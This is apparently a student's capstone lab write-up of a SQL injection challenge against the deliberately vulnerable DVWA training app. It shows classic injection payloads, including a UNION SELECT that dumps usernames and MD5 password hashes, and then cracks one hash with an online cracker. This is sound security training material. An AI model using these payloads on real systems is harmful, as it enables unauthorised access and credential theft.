Capstone project -Maxatefoe

Challenge 1: SQL Injection


In this part, you must discover user account information on a server and crack the password of **Bob Smith's** account. You will then locate the file that contains the Challenge 1 code and use **Bob Smit's** account credentials to open the file at 192.168.0.10 to view its contents.

Step 1: Preliminary setup

1. Open a browser and go to the website at 10.5.5.12.

Note: If you have problems reaching the website, remove the https:// prefix from the IP address in the browser address field.

2. Login with the credentials **admin / password**.
3. Set the DVWA security level to **low** and click **Submit**.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Priority to DVWA v1.9, this level was known as 'high'.

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently: **disabled**. [Enable PHPIDS]

[Simulate attack] - [View IDS log]

Security level set to low

Step 2: Retrieve the user credentials for the Bob Smith's account.

1. Identify the table that contains usernames and passwords.
2. Locate a vulnerable input form that will allow you to inject SQL commands.
3. Retrieve the username and the password hash for **Bob Smith**'s** account.




Vulnerability: SQL Injection

```
ID: ?id=1' OR '1'='1
First name: admin
Surname: admin

ID: ?id=1' OR '1'='1
First name: Gordon
Surname: Brown

ID: ?id=1' OR '1'='1
First name: Hack
Surname: Me

ID: ?id=1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ?id=1' OR '1'='1
First name: Bob
Surname: Smith
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/




Vulnerability: SQL Injection

```
ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

- Bob Smith's account found
  - creds= (user: smithy passwd hash: 5f4dcc3b5aa765d61d8327deb882cf99)

Step 3: Crack **Bob Smith**'s account password.

Use any password hash cracking tool desired to crack **Bob Smith**'s password.



CrackStation
CrackStation » Password Hashing Security » Defuse Security »
Defuse.ca
I'm not a robot
reCAPTCHA is changing its terms of service. Take action.
reCAPTCHA
Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

